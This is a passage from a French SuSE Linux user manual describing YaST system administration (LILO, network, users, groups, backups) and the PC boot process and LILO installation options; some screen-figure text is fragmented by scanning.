'Où LILO doit-il être installé?' : Si vous avez *uniquement* Linux sur votre machine, l'emplacement approprié sera le **secteur maître d'amorçage**. Choisissez le **secteur d'amorçage** de la partition **root** si vous voulez lancer Linux à l'aide d'un gestionnaire d'amorçage "étranger". L'option **Sur disquette** n'a pas besoin d'être expliquée. La technique de cette configuration vous sera présentée au paragraphe 4.3.

'Délai avant l'amorçage' : Le temps d'attente est indiqué en secondes.

3. YaST – Yet another Setup-Tool

‘Option "linear"’ : Cette option n’est généralement *pas* nécessaire ; voir aussi paragraphe 4.4.2. Avec ‘F4=Nouv. config’, vous déterminerez le nom d’une nouvelle “configuration”. Le nom `linux` pour la configuration standard a fait ses preuves. S’il existe déjà des configurations, faites-les modifier avec ‘F5=Édit Config’. Dans ce but, YaST met à votre disposition un masque que vous pouvez voir dans la figure 3.21, page 98. Signification des différents champs :



INSTALLATION DE LILO
CONFIGURATION D'AMORÇAGE DE LILO

LIL0 Pour Dans ce masque, vous pouvez spécifier le système d'exploitation qui doit être amorcé par LILO, préciser sur quelle partition il se trouve et sous quel nom la configuration pourra être sélectionnée à l'invite de LILO. Lorsque Linux est lancé, on peut aussi spécifier quel noyau Linux doit être amorcé.

Ligne Nom de la configuration : `linux` :

Où LI Quel système d'exploitation [Lancer Linux]

Délai Partition (racine) à amorcer : `/dev/sda3` :

Les c [] Noyau optionnel

suiva Noyau que LILO doit amorcer : `/boot/vmlinuz` :

F1=Aide F3=Liste sélec.

< Continuer > < Annuler >

FIG. 3.21: LILO: Configuration de l’amorçage

‘Nom de la configuration’ : Vous avez ici carte blanche.

‘Quel système d’exploitation’ : Vous avez les possibilités suivantes : Lancer Linux, Lancer DOS – c’est aussi l’option qui convient pour Windows 95/98 – et Lancer OS/2

‘Partition (racine) à amorcer’ : Tapez ‘F3’ et choisissez la partition appropriée.

‘Noyau optionnel’ : Ne faites une croix que si le noyau *n’est pas constamment* disponible comme c’est le cas par exemple d’un noyau que l’on ne veut installer qu’une seule fois pour effectuer des tests.

‘Noyau que LILO doit amorcer’ : Son emplacement standard est `/boot/vmlinuz`; avec ‘F3’, vous avez la possibilité de “naviguer” dans la structure des répertoires.



Nous vous conseillons, lorsque vous configurerez Linux dans LILO, de prévoir encore une deuxième configuration (par exemple `old`) que vous définirez comme étant le noyau à amorcer `/boot/vmlinuz.old` et de marquer d’une croix le champ ‘Noyau optionnel’. Lors d’une nouvelle compilation du noyau (voir chapitre 13) avec installation automatique de LILO, une copie de sauvegarde de votre ancien noyau sera automatiquement installée. Votre système pourra ainsi être démarré même si le nouveau noyau ne fonctionne pas comme il se doit !

3.6.3 Configuration réseau

Cette configuration peut être réalisée avec YaST (voir figure 3.22, page 99). Vous devez absolument la faire même si votre machine ne se trouve pas vraiment dans un réseau avec carte réseau ou analogue ! Le bon fonctionnement de nombreux programmes est en effet conditionné par le support réseau.




FIG. 3.22: Configurer le réseau

‘Configuration de base du réseau’ Il sera assigné ici les *adresses IP* qui seront associées aux interfaces réseau (carte réseau, périphérique PPP ou ISDN etc.). Lisez le paragraphe 6 qui vous fournira une explication de tous ces termes.

‘Changer le nom de la machine’ Le nom d’hôte (angl. *hostname*) et le nom de domaine de la machine peuvent être ici modifiés (voir à ce sujet le paragraphe 6).

‘Configurer les services réseau’ Derrière cette option se cachent les services réseau souvent requis : **inetd** (pour **telnet**, **ftp**, l’impression etc.), **portmap** (pour serveurs NFS et NIS) et **rpc.nfsd** (pour serveurs NFS).

‘Configuration du serveur de noms’ Il est possible de spécifier un ou plusieurs serveurs de noms (voir paragraphe 17.6, page 411).

‘Configurer le client YP’ Cette option est active lorsque le paquetage **ypclient**, série **n** est installé (voir le paragraphe 6.4 ainsi que le paragraphe 17.6, page 413).

‘Client DHCP’ Cette option est active lorsque le paquetage **dhclient**, série **n** est installé.

‘Configurer sendmail’ Il est possible d’installer un fichier de configuration pour **sendmail**. Ce fichier offre une fonctionnalité suffisante pour presque tout ce qui peut être nécessité en différentes circonstances.

3. YaST – Yet another Setup-Tool

‘Gérer l’imprimante réseau’ Il est possible d’installer ici toutes les imprimantes accessibles en réseau via TCP/IP. Remplissez ce masque si vous souhaitez accéder à l’imprimante lp connectée au serveur d’impression `soleil.cosmos.univers` sous le nom local `remote`.

Si vous avez besoin d’un préfiltrage pour cette imprimante, consultez le paragraphe 12.4, page 312 et pages suivantes.

‘Piloter l’imprimante via Samba’ Cette option est active lorsque le paquetage `samba`, série n est installé. C’est ainsi que l’on accède à une imprimante connectée à une machine Windows.

‘Piloter l’imprimante via Novell’ Cette option est active lorsque le paquetage `ncpfs`, série n est installé.

‘Configurer les paramètres ISDN’ Cette option est active lorsque le paquetage `i4l`, série n est installé. Pour ISDN, il est mis à votre disposition des menus très détaillés (voir les explications au paragraphe 7.2, page 170).

‘Configurer le réseau PPP’ Cette option permet d’installer PPP (voir les explications données au paragraphe 7.3, page 186).

Pour une configuration plus poussée du réseau, reportez-vous au chapitre 6.

3.6.4 Configurer le système live

Indépendamment de SuSE Linux, vous pouvez acquérir contre paiement d’une redevance, le CD-ROM “Système de fichiers live”. Ce CD-ROM amovible peut être utilisé pour différentes tâches :

- À partir de ce CD-ROM, vous pouvez lancer directement un système Linux (incluant le système X Window) sans avoir à installer quoi que ce soit sur votre disque dur. Ceci peut être utile, par exemple dans le cas où vous voudriez vérifier si une machine déterminée fonctionne avec SuSE Linux ou dans le cas où vous souhaiteriez avoir un système de secours complet et indestructible à disposition (voir paragraphe 16.4, page 395).
- Il est en outre possible d’intégrer le “système live” dans un système SuSE Linux régulièrement installé. Ceci n’est toutefois utile que si vous ne disposez pas de suffisamment de place sur le disque dur pour pouvoir installer un système standard complet. C’est ce deuxième point qui va maintenant être traité.



Notez que le système live ne peut mettre à disposition qu’un *choix* restreint de programmes – l’espace sur un support CD est limité.

YaST propose l’option du menu pour l’intégration du système de fichiers live. Si vous le souhaitez, il sera édité des liens symboliques pour tous les paquets qui n’ont pas encore été installés. Ces liens pointent sur les programmes du CD. Les programmes pourront ainsi être chargés sans problème à partir du CD et sans occuper d’espace mémoire sur le disque. Notez qu’à partir de maintenant vous *devez* toujours avoir le CD contenant le système de fichiers live (CD 4) dans votre lecteur car il est monté en ce moment (le *point de*

montage est /SuSE). Si vous désirez utiliser un autre CD, amorcez d'abord avec le CD live, démontez-le avec

```
terre: # umount /SuSE
```

et montez ensuite l'autre CD.

Il peut toutefois arriver que même des programmes fondamentaux soient intégrés à partir du CD live. Dans ce cas, certains programmes tourneront après le démarrage à partir du CD, de telle sorte que celui-ci ne pourra pas être démonté. Le système de base est cependant conçu de telle manière qu'il peut tourner sans ce CD. Amorcez alors votre système, retirez le CD du lecteur et relancez Linux. Vous recevrez bien quelques messages d'erreur mais vous pourrez les ignorer. Tous les programmes nécessaires pour l'accès à un CD sont contenus dans le système.

Si lorsque vous intégrez le CD vous recevez le message d'erreur "No space left on device", ceci est peut être dû au fait que la densité des *i-noeuds* sur la partition est trop minime. Cela peut très vite se produire avec de petites partitions. Il n'y a malheureusement pas d'autre solution possible que d'effectuer un nouveau formatage. Spécifiez une densité plus haute (par exemple 1 Ko par i-noeud au lieu de 4 Ko par i-noeud - voir aussi à ce sujet le paragraphe 3.3.3).

Si votre disque est saturé et si l'intégration a été stoppée de ce fait, vous ne pourrez même plus lancer YaST pour déconnecter le système de fichiers live. Il n'est en effet plus possible à YaST de générer les fichiers dont il a besoin pour le démarrage. Supprimez maintenant quelques uns des liens symboliques qui pointent sur /SuSE/...⁴ Vous lancerez ensuite YaST et déconnecterez le système de fichiers live.

L'avantage du système live est constitué par le peu d'espace requis. Les inconvénients sont les suivants :

- L'accès au système live est lent car les accès au lecteur de CD-ROM sont nettement moins rapides que les accès au disque dur.
- Comme il est nécessaire d'éditer un très grand nombre de liens symboliques qui requièrent chacun un *i-noeud*, vous devez avoir suffisamment d'i-noeuds disponibles. Le nombre d'i-noeuds a déjà été déterminé au moment de la création du système de fichiers et il ne peut être changé ensuite que par un nouveau formatage de la partition.
- Pour que le CD live puisse être intégré, la partition concernée doit avoir une taille de 50 Mo au minimum.

3.6.5 Configuration susewm

C'est dans ce menu de configuration que l'on détermine le "bureau graphique",

Sélectionnez le gestionnaire de fenêtres par défaut et déterminez pour quels autres gestionnaires de fenêtres **susewm** doit générer des fichiers de configuration disponibles dans l'ensemble du système. (voir les arrières-plans techniques au paragraphe 10.5, page 269 et pages suivantes).

⁴ Au paragraphe 19.7.5, page 444, il est expliqué comment on efface des fichiers.

3. YaST – Yet another Setup-Tool




FIG. 3.23: Configuration susewm

3.6.6 Configuration du login

Ici on peut déterminer si l'écran login d'affichage de texte doit être démarré lors du lancement du système ou si le système X Window doit être lancé tout de suite. Si vous optez pour le login graphique, vous avez le choix entre **XDM** et **KDE**. Si vous choisissez KDE, vous pouvez aussi spécifier qui est autorisé à effectuer un shutdown. L'alternative est un login sur une console ASCII et un lancement de X avec la commande **startx** (figure 3.24, page 102).




FIG. 3.24: Configuration du login

Si vous n'êtes pas sûr que X puisse être lancé sans problème, il vaudrait mieux ne pas activer **XDM** ou **KDE**. Testez en tous les cas si vous pouvez lancer X à partir de la console avant d'activer un gestionnaire d'affichage.



Le runlevel 3 est enregistré dans `/etc/inittab` comme niveau d'exécution par défaut et une variable est positionnée dans `/etc/rc.config` (voir paragraphe 17.6, page 414). Si vous utilisez le runlevel 3 dans votre système à une autre fin que pour le démarrage de **XDM** ou **KDE** *aucun* des deux ne sera activé.

3.6.7 Gestion utilisateurs

Avec YaST, vous pouvez aisément créer des comptes utilisateurs et supprimer ou modifier des comptes utilisateurs déjà existants. Vous trouverez le dialogue se rapportant à ce sujet dans le menu 'Administration du système' sous l'option 'Gestion utilisateurs'.

FIG. 3.25: Gestion utilisateurs avec YaST

Lorsqu'il est ajouté un utilisateur, tous les fichiers du répertoire exemple `/etc/skel` sont copiés dans le répertoire personnel du nouvel utilisateur. Il est ainsi possible de réaliser une certaine préconfiguration minimale de tous les utilisateurs du système. Chaque utilisateur peut bien entendu modifier plus tard ces fichiers en fonction de ses propres critères.

En outre, YaST invoquera deux scripts dans lesquels les tâches de routine pourront être insérées :

- Après la création du compte utilisateur, le script `/usr/sbin/useradd.local` – au cas où il existe – sera invoqué. À ce moment, l'utilisateur est inscrit aussi bien dans `/etc/passwd` que dans `/etc/shadow`. Le répertoire personnel de l'utilisateur existe déjà et les fichiers provenant de `/etc/skel` sont copiés.

3. YaST – Yet another Setup-Tool

- Avant que l'utilisateur ne soit supprimé, le script `/usr/sbin/userdel.local` – au cas où il existe – sera invoqué. À ce moment l'utilisateur est encore inscrit dans les fichiers `passwd` et `shadow` et son répertoire personnel existe encore.

Le nom de l'utilisateur sera transmis aux deux scripts sous forme de paramètres. Si l'on a besoin d'autres données (ID de l'utilisateur, shell de login, répertoire personnel), il est relativement facile de les retrouver dans `/etc/passwd`.

Si vous avez suffisamment d'expérience et si vous trouvez trop fastidieux de lancer YaST pour ces opérations, vous avez bien sûr aussi à votre disposition les utilitaires **useradd** et **userdel**.

3.6.8 Gestion de groupes

Avec YaST, vous pouvez gérer non seulement les utilisateurs mais aussi les groupes d'utilisateurs.

GESTION DES GROUPEs

Dans ce masque, vous pouvez vous informer au sujet des groupes pris en charge dans votre système, ajouter, modifier et supprimer des groupes.

Nom du groupe : disk :

ID numérique du groupe : 6 :

Mot de passe pour l'accès au groupe : :

Répéter le mot de passe : :

Liste des membres du groupe :

tux

F1-Aide F3-Liste sélec. F4-Modifier F5-Effacer F10-Quitt. masque

FIG. 3.26: Gestion de groupes avec YaST

Sous Linux (comme sous Unix en général), chaque utilisateur peut et doit appartenir au moins à un groupe d'utilisateurs. Ceci est indispensable car l'appartenance à un groupe confère certains droits d'accès comme par exemple l'accès aux fichiers. Il est ainsi possible de limiter l'accès aux répertoires aux seuls membres d'un groupe et de protéger cet accès par un mot de passe de groupe.

Certains groupes d'utilisateurs sont déjà prédéfinis sous Linux, par exemple les groupes d'utilisateurs 'users', 'root' et plusieurs autres encore.

La forme 'users' n'est toutefois que la représentation textuelle des groupes d'utilisateurs. Ils sont représentés, au niveau interne, par des nombres appelés identificateurs de groupes (angl. *group id*). Le fichier de configuration pour les groupes d'utilisateurs est `/etc/group`.

Tout ceci, uniquement à titre d'information car avec YaST vous pouvez créer plusieurs groupes d'utilisateurs de manière beaucoup plus simple. Dans YaST, vous trouverez le dialogue concernant la gestion des groupes d'utilisateurs dans le menu 'Administration du système' sous l'option 'Gestion de groupes'. Le dialogue vous est présenté par la figure 3.26, page 104.

3.6.9 Configurer XFree86[tm]

Le système X Window (XFree86) peut être configuré avec différents outils. Essayez tout d'abord avec **SaX**. Vous trouverez une description détaillée de **SaX** au paragraphe 9.1, page 228 et pages suivantes.

3.6.10 Modifier le fichier de configuration

Dans SuSE Linux, pratiquement tout l'ensemble du système est géré par un seul fichier de configuration central (`/etc/rc.config`). Ce fichier est utilisé lors de l'amorçage par les différents scripts de démarrage et le système est configuré en conséquence.

Vous pouvez, avec YaST, modifier les différentes entrées contenues dans ce fichier et adapter ainsi le système à vos critères personnels sans avoir besoin de savoir en détail quels fichiers sont concernés par les modifications.




FIG. 3.27: Modification du fichier de configuration avec YaST

Sélectionnez ici, à l'aide du curseur, la variable qui doit être modifiée et appuyez sur (←) ou sur (F3) pour la modifier. Si vous changez manuellement quelque chose à ce fichier vous devrez ensuite invoquer le script **SuSEconfig**. Le script fait en sorte que les modifications que vous avez apportées au fichier `/etc/rc.config` soient prises en compte dans les différents fichiers de configuration spécifiques au programme. Vous trouverez une description détaillée du fichier de configuration avec toutes les possibilités de paramétrage au paragraphe 17.6, page 407.

3. YaST – Yet another Setup-Tool

3.6.11 Créer des sauvegardes

Il peut être utile de sauvegarder dans un fichier d'archive ou sur bande tous les fichiers – typiquement des fichiers de configuration et de données – qui ont été modifiés ou sont venus s'ajouter depuis l'installation d'un paquetage. C'est la tâche de cette fonction.



FIG. 3.28: Sauvegarde de données (angl. *backup*) avec YaST

Le dialogue se rapportant à ce sujet se divise en trois sections :

1. Déterminer le volume

Dans ce masque, vous déterminerez à l'aide d'une liste quels répertoires sont exclus de la sauvegarde. Il est indiqué ici `/tmp`, `/dev` et `/proc`. Vous devriez toutefois compléter la liste en y ajoutant par exemple des CD-ROM montés, des partitions DOS montées et des répertoires montés via NFS. Plus le nombre de répertoires inutiles exclus de la sauvegarde est important, plus la fonction gagne en rapidité car les descriptions des paquetages rendent superflues les comparaisons entre les fichiers. Avec les touches **(+)** et **(-)**, vous pourrez soit ajouter soit supprimer des entrées dans la liste. **(F10)** poursuit la fonction dans la prochaine phase.

2. Recherche

YaST recherche maintenant dans le système les fichiers qui ont été inclus dans la sauvegarde. Le nombre et la taille des fichiers localisés seront continuellement affichés. Lorsque la recherche sera terminée, il apparaîtra une liste contenant tous les fichiers qui ont été trouvés. Ici, vous pouvez encore supprimer des fichiers de la liste avec **(-)**. Ces fichiers ne sont plus inclus dans la sauvegarde.

3. Spécifier la commande

Ici, vous déterminez de quelle manière les fichiers doivent être sauvegardés. Vous pouvez pour cela entrer un nom d'archive ou spécifier une option.

3.6. Administration du système

Le mécanisme de sauvegarde ne peut naturellement pas fonctionner si la date des fichiers n'a subi aucun changement. Cette fonction consomme en outre beaucoup de mémoire centrale. Les noms de fichiers d'un CD typique occupent à eux seuls 6 Mo et vous avez bien sûr aussi besoin d'espace disque pour l'archive. Si vous faites compresser l'archive, vous pouvez réduire de moitié la taille des fichiers. Mais la solution la plus recommandable est d'enregistrer la sauvegarde sur une bande.

3. YaST – Yet another Setup-Tool

Chapitre 4

Amorçage et gestionnaires d'amorçage : LILO, loadlin, etc.

Dans ce chapitre, nous allons vous présenter différentes méthodes qui vous permettront d'amorcer (⇒ *amorçage*) votre système après avoir terminé votre installation. Afin qu'il vous soit plus facile de superviser chacune de ces méthodes, nous allons tout d'abord élucider quelques détails techniques concernant le processus d'amorçage sur PC.

4.1 Procédure d'amorçage sur PC

Après la mise sous tension de la machine, le ⇒ *BIOS* (angl. *Basic Input Output System*) initialise l'écran ainsi que le clavier et teste la mémoire centrale. Jusqu'à ce moment, il n'existe pas encore de support de mémoire de masse dans l'univers de votre PC !

Après avoir exploré son "monde intérieur", le système embryonnaire peut maintenant se consacrer à la découverte du monde extérieur. Des informations concernant la date, l'heure et la sélection des périphériques les plus importants sont extraites des valeurs CMOS (*CMOS setup*). Comme maintenant le premier disque (y compris sa géométrie) devrait être connu, le chargement du système d'exploitation peut commencer à partir de ces données.

Pour cela, le tout premier secteur physique de données de 512 octets est chargé en mémoire depuis le premier disque dur et le contrôle des programmes passe au mini-programme au début de ce secteur. La suite des instructions ainsi exécutées détermine le déroulement de la procédure d'amorçage. C'est pourquoi les 512 premiers octets du premier disque dur sont appelés secteur maître d'amorçage (angl. ⇒ *MBR* = Master Boot Record).

Ce contexte, bien que décrit ici de façon très brève et simplifiée, permet déjà de faire deux observations qui aideront à mieux comprendre ce qui va suivre : Jusqu'à ce moment (chargement du MBR), la procédure d'amorçage est la même sur chaque PC quelque soit le système installé ; le PC ne dispose encore, pour l'accès aux périphériques, que des seules routines (pilotes) stockées dans le BIOS

Secteur maître d'amorçage (MBR)

La structure du MBR est définie par une convention qui s'applique à tous les systèmes d'exploitation. Les 446 premiers octets sont réservés au code du

4. Amorçage et gestionnaires d'amorçage

programme¹. Les 64 octets suivants offrent la place nécessaire à une table des partitions pouvant contenir jusqu'à quatre entrées (voir paragraphe 2.9 et paragraphe 2.10).² Les 2 derniers octets doivent contenir un "nombre magique" fixe (AA55) : un MBR qui a autre chose à cet emplacement est considéré par le BIOS et tous les systèmes d'exploitation du PC comme n'étant pas valide.

Secteurs d'amorçage

Les secteurs d'amorçage sont les premiers secteurs des partitions³ du disque dur. Ils offrent un espace de 512 octets et sont destinés à abriter le code qui permettra de lancer le système d'exploitation qui se trouve sur cette partition. Les secteurs d'amorçage des partitions formatées DOS, Windows ou OS/2 jouent toujours ce rôle (et contiennent en plus d'importantes données de base du système de fichiers). Par contre, les secteurs d'amorçage des partitions Linux – même après la création d'un système de fichiers – sont au départ toujours vides(!). Une partition Linux n'est donc *pas par elle-même amorçable*, même si elle contient un noyau ainsi qu'un système de fichiers racine valide. Un secteur d'amorçage possédant un code de démarrage du système valide a le même identifiant "magique" que le MBR dans les 2 derniers octets.

Amorcer à partir de DOS ou de Windows 95/98

Le MBR DOS du premier disque dur contient une partition marquée comme *active* (angl. *bootable*), ce qui signifie que c'est là qu'il faut rechercher le système à charger⁴. Le code de programme DOS sur le MBR constitue le premier niveau du chargeur (angl. *first stage bootloader*) et il vérifie qu'il existe bien un secteur d'amorçage valide sur la partition spécifiée.

Si c'est le cas, le code peut être démarré dans ce secteur d'amorçage comme "second niveau" du chargeur (angl. *secondary stage loader*). Il charge alors les programmes du système, ce qui déclenche soit l'apparition de l'invite habituelle du DOS, soit le démarrage de l'interface Windows 95/98.

Sous DOS, on ne peut marquer comme active qu'une seule et unique partition primaire. Ceci a pour conséquence que le système DOS ne peut pas résider sur des unités de disque contenues dans une partition étendue.

4.2 Concepts d'amorçage

Le "concept d'amorçage" le plus simple est celui qui concerne une machine ne possédant qu'un seul système d'exploitation. Une configuration assez répandue consiste à avoir DOS ou Windows 95/98 comme seul et unique système d'exploitation sur la machine. Nous avons déjà décrit ce qui se passe dans ce cas pendant la phase de démarrage.

¹ Le code lui-même – et sa fonctionnalité – dépendent toutefois du système d'exploitation sous lequel le MBR a été créé !

² Sans table des partitions, il n'y a pas de systèmes de fichiers (MS-DOS : unités de disque), ce qui signifie que le disque dur n'est pratiquement pas utilisable.

³ Sauf pour la partition étendue qui ne sert qu'à contenir d'autres partitions

⁴ Cela signifie tout particulièrement que DOS doit absolument être installé sur le premier disque dur.

4.2. Concepts d'amorçage

Un tel concept d'amorçage peut aussi être envisagé pour une machine purement Linux. Il est alors théoriquement possible de renoncer à l'installation de LILO. Mais cette méthode ne permettrait pas de fournir au noyau, pendant le démarrage, une ligne de commande contenant des options spéciales pour la procédure de démarrage, des informations complémentaires concernant le matériel etc.

L'installation de plus d'un système d'exploitation sur une machine donne le choix entre différents concepts d'amorçage :

Démarrer des systèmes additionnels à partir de la disquette : Lorsqu'un système d'exploitation est chargé depuis le disque, il est possible, à l'aide de disquettes d'amorçage, de lancer d'autres systèmes depuis le lecteur de disquettes.

- *Condition* : Vous disposez d'un lecteur de disquettes prêt pour l'amorçage.
- *Exemple* : Vous installez Linux additionnellement sur votre système DOS, Windows 95 ou OS/2 et vous lancez toujours Linux à partir de la disquette d'amorçage.
- *Avantage* : Vous vous épargnez l'installation plutôt épineuse du chargeur.
- *Inconvénients* : Vous devez *absolument* veiller à avoir une réserve de sécurité constituée de disquettes d'amorçage en état de fonctionnement ; le démarrage dure plus longtemps.
- Le fait que votre Linux ne pourra pas être lancé sans disquette d'amorçage peut représenter soit un inconvénient, soit un avantage, selon l'usage auquel votre machine est destinée.

Charger des systèmes additionnels pendant le temps d'exécution : Un système d'exploitation est chargé à chaque démarrage de système. D'autres peuvent être chargés ensuite optionnellement à partir de celui-ci.

- *Condition* : Vous disposez de programmes adéquats pour le démarrage ultérieur d'un autre système.
- *Exemples* : Chargement de Linux à partir de DOS à l'aide du programme **loadlin.exe** (voir paragraphe 4.9) ou démarrage d'un serveur NetWare à partir de DOS avec **server.exe**.

Installation d'un gestionnaire d'amorçage : Un gestionnaire d'amorçage (angl. *bootmanager*) permet de maintenir simultanément plusieurs systèmes sur une machine et de les utiliser alternativement. L'utilisateur sélectionne, déjà pendant la phase de démarrage, le système qui devra être chargé. Un changement implique un nouveau démarrage de la machine.

- *Condition* : Le gestionnaire d'amorçage sélectionné est "en harmonie" avec tous les systèmes d'exploitation.
- *Exemples* : des gestionnaires d'amorçage en harmonie avec Linux (du moins sous certaines conditions) sont celui d'OS/2 (voir paragraphe 4.7.3) ou le **boot.sys** de DOS.

4. Amorçage et gestionnaires d'amorçage

Par la suite, nous vous donnerons plus de détails sur l'installation et la configuration de LILO qui est le gestionnaire d'amorçage standard pour les systèmes Linux. Une description approfondie des ressources de LILO se trouve dans [Alm96]⁵. À tout ceci viennent s'ajouter quelques détails concernant **loadlin**.

4.3 LILO se présente : Vue d'ensemble

LILO – Votre entrée en scène !

Le chargeur de Linux peut être utilisé pour l'installation sur le MBR (plus de détails au paragraphe 4.3 et au paragraphe 4.5). LILO a accès aux deux disques connus en mode réel et il est capable, de par son installation, de trouver toutes les données nécessaires sur les disques durs “bruts”⁶, sans informations sur le partitionnement. C'est pourquoi il est possible d'amorcer des systèmes d'exploitation depuis le deuxième disque dur. Contrairement à ce qui se passe lors de la procédure d'amorçage de DOS, les entrées contenues dans la table des partitions sont ignorées.

La différence essentielle avec le mécanisme d'amorçage de DOS réside toutefois dans la possibilité, au moment du démarrage, de faire un choix entre le chargement des différents systèmes d'exploitation installés – y compris Linux. Après le chargement du MBR en mémoire, LILO est lancé. LILO peut maintenant, de son côté, proposer à l'utilisateur une sélection à l'aide d'une liste de systèmes préinstallés (paragraphe 4.3).

Qu'est-ce que LILO et que peut-il faire ?

LILO est un gestionnaire d'amorçage qui offre de nombreuses ressources. Il peut, au démarrage du système, charger et lancer les programmes système suivants :

- Secteur d'amorçage des partitions (démarrage d'un système d'exploitation à partir de ces partitions)
- Noyau Linux (lancement de Linux)

La plupart des autres gestionnaires d'amorçage ne peuvent pas réaliser le deuxième point cité ici.

En outre, il offre l'opportunité de fournir une ligne de commande au noyau Linux. Pour des raisons de sécurité, les fonctions de LILO peuvent être entièrement ou partiellement protégées par un mot de passe.

Comment se passe l'amorçage avec LILO ?

Lorsque LILO démarre, il affiche le texte LILO ainsi qu'un message d'accueil dont vous l'avez doté vous-même lors de la configuration (paragraphe 4.4.2). Ensuite il apparaît un message d'invite (prompt) :

⁵ Avec `lpr /usr/doc/packages/lilo/user.dvi`, ce fichier peut être sorti sur l'imprimante

⁶ On parle d'un support “brut” (angl. *raw device*) lorsqu'il est accédé à un périphérique bloc (disque dur, partition, disquette ...) directement comme à un fichier (de périphérique) particulier, et non pas en passant par un système de fichiers qui y est déposé

4.3. LILO se présente : Vue d'ensemble

boot :

Vous sélectionnez ici, en entrant un nom, le système d'exploitation que vous désirez et qui sera démarré immédiatement. Lors de la configuration, vous avez déjà déterminé vous-même les noms pour vos systèmes d'exploitation. Vous pouvez fournir ici une ligne de commande à un noyau Linux. Avec la touche **(Tab)**, vous pouvez obtenir l'affichage d'une liste de tous les noms.

En quoi consiste LILO ?

Le mécanisme de démarrage de LILO est constitué par les éléments suivants⁷ :

- un *secteur d'amorçage LILO* avec une partie initiale (le “premier niveau”) du code LILO qui active le LILO proprement dit lors du démarrage du système.
- Le code de machine LILO (son “coeur”). Chemin standard : `/boot/boot.b`.
- Un *fichier map* dans lequel LILO écrit, lors de son installation, à quel endroit il peut trouver le noyau Linux et les autres données qui lui sont nécessaires. Chemin standard : `/boot/map`
- optionnel : un *fichier messages* dont le contenu sera affiché comme message d'accueil avant la sélection d'amorçage LILO. Chemin habituel : `/boot/message` (ou quelque chose de similaire)
- les différents noyaux Linux et secteurs d'amorçage que LILO devra proposer pour le démarrage.

Chaque accès en écriture (même par déplacement de fichiers) à l'un de ces éléments invalide le fichier `map` et rend donc nécessaire une *nouvelle installation de LILO* (paragraphe 4.51) ! Ceci concerne surtout le passage à un nouveau noyau Linux.



Où LILO peut-il être installé ?

En fait, cette question se rapporte le plus souvent au secteur d'amorçage de LILO (“premier niveau”). Avant d'y répondre, nous voulons d'abord attirer votre attention sur une restriction d'ordre général :

Tous les éléments du mécanisme de démarrage de LILO doivent être contenus, en cas d'utilisation de disques durs, dans les 1024 premiers cylindres !



Seuls ces secteurs physiques sont déjà accessibles, avec les pilotes du BIOS, pendant la phase de démarrage du système. De surcroît on est généralement contraint à se limiter aux deux premiers disques durs. À cela s'ajoute encore que la présence de disques durs (E)IDE rend impossible l'amorçage des périphériques SCSI également présents. Ceci est particulièrement défavorable car

⁷ À noter : Les secteurs d'amorçage installés par LILO contiennent une séquence d'octets caractéristique pour les virus de secteurs d'amorçage. Il n'y a donc rien d'étonnant si un scanner de virus DOS croit avoir trouvé, dans des fichiers tels que `/boot/chain.b` ou `/boot/os2_d.b`, le “virus de boot” **AIRCOP** ; -)

4. Amorçage et gestionnaires d'amorçage

la limite de 1024 cylindres n'est ressentie, pour les disques SCSI, qu'à partir d'une bien plus grande capacité (8 Go) que pour les disques IDE (504 Mo à 2 Go).

Seuls les BIOS récents permettent, du moins en partie, l'accès à d'autres périphériques : par exemple, en association avec les contrôleurs de disques EIDE, jusqu'à 4 disques EIDE. Beaucoup de combinaisons très modernes BIOS / adaptateur hôte SCSI permettent même de "pousser en avant" les disques SCSI pour rendre possible l'amorçage. Pour pouvoir tirer parti de cette possibilité avec LILO, reportez-vous à la description de l'option `disk`.

Pour simplifier, nous pouvons résumer tout ceci en quelques mots : *limite des 1024 cylindres*. Vous devez déjà en tenir compte au moment du partitionnement de vos disques durs, *avant* la première installation de Linux (paragraphe 2.7.1). Ensuite, il sera trop tard et vous aurez probablement beaucoup de travail en supplément ! Vous trouverez plus loin, au paragraphe 4.8.2, des détails sur la manière de vous y prendre.

Pour le secteur d'amorçage de LILO, vous avez le choix entre les modes d'installation suivants :

- **Sur une disquette**

C'est la méthode la plus sûre mais aussi la plus lente pour amorcer avec LILO (voir paragraphe 4.6). Qui se sent encore rebuté, même après la lecture de ce chapitre, par les modifications du secteur d'amorçage devrait (dans un premier temps) opter pour la variante disquettes.

- **Dans le secteur d'amorçage d'une partition primaire Linux du premier disque dur**

Cette variante n'affecte absolument pas le MBR. Avant l'amorçage, cette partition doit être marquée comme active avec **fdisk**. Si Linux a été entièrement installé sur des unités de disque ou sur des partitions du deuxième disque dur, il ne reste plus pour LILO que le secteur d'amorçage de la partition étendue du premier disque dur, dans la mesure bien entendu où celle-ci existe. Le **fdisk** de Linux peut aussi activer cette partition.

Cette méthode offre toutefois très peu de commodité si vous voulez amorcer plusieurs systèmes d'exploitation à partir du disque dur : Vous devez en effet, à chaque fois que vous passez d'un système à l'autre, désactiver *auparavant* la partition de démarrage du système que vous voulez quitter et activer la partition de démarrage du prochain système. Les deux procédés que nous allons décrire ci-dessous conviennent beaucoup mieux dans un tel cas.

- **Dans le secteur maître d'amorçage (Master Boot Record)**

Cette variante est d'une très grande souplesse et constitue par ailleurs la seule possibilité d'amorcer Linux à partir du disque dur lorsque toutes les partitions Linux se trouvent sur le deuxième disque et que l'on ne dispose d'aucune partition étendue sur le premier. Une modification du MBR comporte toutefois certains risques si l'installation n'est pas réalisée avec compétence. Nous parlerons au paragraphe 4.5 des mesures de sécurité qui s'imposent.

- **Si vous avez utilisé jusqu'à présent un autre gestionnaire d'amorçage ...**

4.4. Un LILO sur mesure : Configuration

et si vous voulez continuer à l'utiliser, vous avez encore d'autres possibilités en fonction de ses ressources. Citons un cas fréquent : Vous avez une partition primaire Linux sur le deuxième disque à partir duquel vous voulez lancer Linux. Votre autre gestionnaire serait capable d'initialiser cette partition par le secteur d'amorçage. Il vous est alors possible de rendre cette partition amorçable en installant LILO sur le secteur d'amorçage et en faisant savoir à votre autre gestionnaire qu'elle est amorçable.

Soyez toutefois **prudent** si vous souhaitez rendre amorçable une partition logique Linux en y installant LILO : Les choses se passent souvent bien, mais même si votre autre gestionnaire d'amorçage était capable d'initialiser des partitions logiques, le succès ne serait absolument *pas garanti* à l'heure actuelle.



Vous pouvez bien sûr faire un essai, de préférence avec une toute petite installation Linux. Il est possible que vous ayez de la chance, mais il vaut tout de même mieux prévoir au moins une partition primaire Linux amorçable !

4.4 Un LILO sur mesure : Configuration

